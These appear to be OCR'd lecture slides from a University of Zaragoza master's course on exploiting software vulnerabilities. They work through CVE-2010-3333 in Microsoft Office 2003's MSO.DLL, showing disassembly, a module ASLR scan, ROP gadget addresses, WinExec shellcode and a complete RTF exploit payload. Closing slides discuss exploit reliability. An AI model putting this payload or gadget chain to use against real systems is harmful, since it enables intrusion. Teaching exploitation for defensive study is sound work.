
```
{\rtf1{
....
{\shp{\sp{\sn pFragments}{\sv value}}}
}
}
```

ROP3: example of use

Let's see with a real example: CVE-2010-3333

- **Microsoft Office vulnerability** (affected to Office in multiple platforms)
- **Advisory in September 2010**
- Patch released in MS10-087 (published on Nov 09, 2010)
- **November 2012: attack to NATO's Special Operations Headquarters**
  - Via **spear phishing**, with a RTF file attached exploiting CVE-2010-333
  - An RTF file begins with `{rtf1}` and contains unformatted text, control words, symbols, etc., enclosed in braces

```
{\rtf1{
....
{\shp{\sp{\sn pFragments}{\sv value}}}
}
}
```



ROP3: example of use

CVE-2010-3333

- **Stack-based BOF, in the function in charge of interpreting the RTF file**
- DLL of interest : `MSO.DLL` 11.0.5606
  - MD5 251C11444F614DE5FA47ECF7275E7BF1
  - Microsoft Office 2003 suite


```
0x30f4cc5d  push ebp
0x30f4cc5e  mov ebp, esp
0x30f4cc60  sub esp, 0x14
(...)
0x30f4cc93  call dword [eax + 0x1c] ;  calls to MSO.30e9eb62
0x30f4cc96  mov eax, dword [ebp + 0x14]
0x30f4cc99  push dword [ebp + 0x18]
0x30f4cc9c  mov edx, dword [ebp - 0x10]
0x30f4cc9f  neg eax
0x30f4cca1  sbb eax, eax
0x30f4cca3  lea ecx, [ebp - 8]
0x30f4cca6  and eax, ecx
0x30f4cca8  push eax
0x30f4cca9  push dword [ebp + 8]
0x30f4ccac  call 0x30f4cb1d
0x30f4ccb1  test al, al
0x30f4ccb3  je 0x30f4cd51
(...)
0x30f4cd51  pop esi
0x30f4cd52  pop ebx
0x30f4cd53  pop edi
0x30f4cd54  leave
0x30f4cd55  ret 0x14
```

```
0x30e9eb62  push edi
0x30e9eb63  mov edi, dword [esp + 0xc]
0x30e9eb67  test edi, edi
0x30e9eb69  je 0x30e9eb92
0x30e9eb6b  mov eax, dword [esp + 8]
0x30e9eb6f  mov ecx, dword [eax + 8]
0x30e9eb72  and ecx, 0xffff
0x30e9eb78  push esi
0x30e9eb79  mov esi, ecx
0x30e9eb7b  imul esi, dword [esp + 0x14]
0x30e9eb80  add esi, dword [eax + 0x10]
0x30e9eb83  mov eax, ecx
0x30e9eb85  shr ecx, 2
0x30e9eb88  rep movsd es:[edi], dword ptr [esi]
0x30e9eb8a  mov ecx, eax
0x30e9eb8c  and ecx, 3
0x30e9eb8f  rep movsb es:[edi], byte ptr [esi]
0x30e9eb91  pop esi
0x30e9eb92  pop edi
0x30e9eb93  ret 0xc
```

Universidad Zaragoza

ROP3: example of use

CVE-2010-3333



- **You have to call with a 0 to disable the W⊕X protection** 🙂
  - Let's assume that the address of this function is known to us

Universidad Zaragoza


ROP3: example of use

CVE-2010-3333

INSTRUCTION SET REFERENCE, N-Z

PUSHA/PUSHAD—Push All General-Purpose Registers

Opcode	Instruction	Op/ En	64-Bit Mode	Compat/ Leg Mode	Description
60	PUSHA	A	Invalid	Valid	Push AX, CX, DX, BX, original SP, BP, SI, and DI.
60	PUSHAD	A	Invalid	Valid	Push EAX, ECX, EDX, EBX, original ESP, EBP, ESI, and EDI.



ROP3: example of use

CVE-2010-3333

```
nop()
lc(edi)
lc(esi)
lc(ebx)
lc(ebp)
pushad()
```

ROP3: example of use

CVE-2010-3333

```
nop()
lc(edi)
lc(esi)
lc(ebx)
lc(ebp)
pushad()
```

- MSO.DLL file as input (does not support ASLR 🙂)
- ROP3 parameter -depth 2

P /SafeSEH Module Scanner

SEH mode	Base	Limit	Module versio	ASLR enable	NX ena	Module Name
/SafeSEH ON	0x77390000	0x773d5000	6.1.7600.1638	On	On	C:\Windows\System32\Wldap32.dll
/SafeSEH OFF	0x39700000	0x397e3000	5.50.30.2002	Off	Off	C:\Program Files\Common Files\microsoft shared\OFFICE11\RICHED20.DLL
/SafeSEH OFF	0x37320000	0x37341000	11.0.5510	Off	Off	C:\PROGRA~1\COMMON~1\MICROS~1\SMARTT~1\FNAME.DLL
/SafeSEH OFF	0x30c90000	0x31837000	11.0.5606	Off	Off	C:\Program Files\Common Files\microsoft shared\OFFICE11\MSO.DLL
/SafeSEH OFF	0x30000000	0x30baa000	11.0.5604	Off	Off	C:\Program Files\Microsoft Office\OFFICE11\WINWORD.EXE
/SafeSEH OFF	0x3f40000	0x400b000	11.3.1897.0	Off	Off	C:\Windows\System32\spool\drivers\w32x86\3\mdigraph.dll
/SafeSEH OFF	0x2fa0000	0x2fac000	11.3.1897.0	Off	Off	C:\Windows\System32\spool\drivers\w32x86\3\mdiui.dll
/SafeSEH OFF	0x2f00000	0x2f7d000	11.0.5315	Off	Off	C:\PROGRA~1\COMMON~1\MICROS~1\SMARTT~1\INTLNAME.DLL

Universidad Zaragoza

ROP3: example of use

CVE-2010-3333

```
nop()
lc(edi)
lc(esi)
lc(ebx)
lc(ebp)
pushad()
```

```
nop()
  ...
  0x30c92448: ret
lc(edi)
  ...
  0x30cae25c: pop edi ; ret
lc(esi)
  ...
  0x30ca32fd: pop esi ; ret
lc(ebx)
  ...
  0x30ca3654: pop ebx ; ret
lc(ebp)
  ...
  0x30ca32d1: pop ebp ; ret
pushad()
  ...
  0x30ce03b5: pushal ; ret
```

/SafeSEH Module Scanner


SEH mode	Base	Limit	Module versio	ASLR enable	NX ena	Module Name
/SafeSEH ON	0x77390000	0x773d5000	6.1.7600.1638	On	On	C:\Windows\System32\Wldap32.dll
/SafeSEH OFF	0x39700000	0x397e3000	5.50.30.2002	Off	Off	C:\Program Files\Common Files\microsoft shared\OFFICE11\RICHED20.DLL
/SafeSEH OFF	0x37320000	0x37341000	11.0.5510	Off	Off	C:\PROGRA~1\COMMON~1\MICROS~1\SMARTT~1\FNAME.DLL
/SafeSEH OFF	0x30c90000	0x31837000	11.0.5606	Off	Off	C:\Program Files\Common Files\microsoft shared\OFFICE11\MSO.DLL
/SafeSEH OFF	0x30000000	0x30baa000	11.0.5604	Off	Off	C:\Program Files\Microsoft Office\OFFICE11\WINWORD.EXE
/SafeSEH OFF	0x3f40000	0x400b000	11.3.1897.0	Off	Off	C:\Windows\System32\spool\drivers\w32x86\3\mdigraph.dll
/SafeSEH OFF	0x2fa0000	0x2fac000	11.3.1897.0	Off	Off	C:\Windows\System32\spool\drivers\w32x86\3\mdiui.dll
/SafeSEH OFF	0x2f00000	0x2f7d000	11.0.5315	Off	Off	C:\PROGRA~1\COMMON~1\MICROS~1\SMARTT~1\INTLNAME.DLL

ROP3: example of use

CVE-2010-3333


```
33C0        xor eax, eax
50          push eax
6863616C63  push 'calc'
8BC4        mov eax, esp
6A05        push 5
50          push eax
BFFDE53377  mov edi, kernel32.WinExec
FFD7        call edi
```

```
{\rtf1{\shp{\sp{\sn pFragments}{\sv 1;4;010
00200000141414141414141414141414141414141
4141414824c930000000000000000000000000000000
00000000000
5ce2ca30
4824c930
fd32ca30
4824c930
5436ca30
00000000
d132ca30
2f602e77
b503ce30
33c0506863616c638bc46a0550bffde53377ffd7}}}}
```



ROP3: example of use

CVE-2010-3333



Outline

Universidad Zaragoza

Common problems

- **A bug is born, lives, and dies**
  - **Often undiscovered or exploited**
- Testing in the laboratory is not the same as in the wild!
- Exploits must be as reliable as possible
- **Various unreliability factors**

Universidad Zaragoza

Common problems

Unreliability factors

- **One-factor exploit**: hardcoded important elements (such as return addresses)
- **Program versioning**
- **Network payload problems** (especially remote exploits)
  - Firewalls or other devices are blocking some network packets, ICMP is blocked, MTU is different, etc.
- **Privilege issues**
- **Configuration problems**
- **Sandbox** (or other host defenses)
- **Problems with threads**

Universidad Zaragoza
1542

Common problems

[...] I think it really comes down to a compulsion to figure all this stuff out. As far as methods, I try to be somewhat systematic in my approach. I budget a good portion of time for just reading through the program, trying to get a feel for its architecture and the mindset and techniques of its authors

(further reading: *"Prophile on horizon"*, Phrack no. 60, Dec 2002)

How to fix them?

- **Spend time debugging the payload**
- Try to make a reliable local exploit first
- Fingerprint operating system/application
- Search information leaks

Universidad Zaragoza

Common problems

- **Be persistent!**
- At the same time, **keep in mind that sometimes you will never know why** your exploit does not work in the wild...

Exploiting Software Vulnerabilities

Advanced Exploitation Techniques

Windows Shellcoding and ROP

Universidad Zaragoza

Dept. of Computer Science and Systems Engineering
University of Zaragoza, Spain

Course 2021/2022

Master's Degree in Informatics Engineering

University of Zaragoza

Seminar A.25, Ada Byron building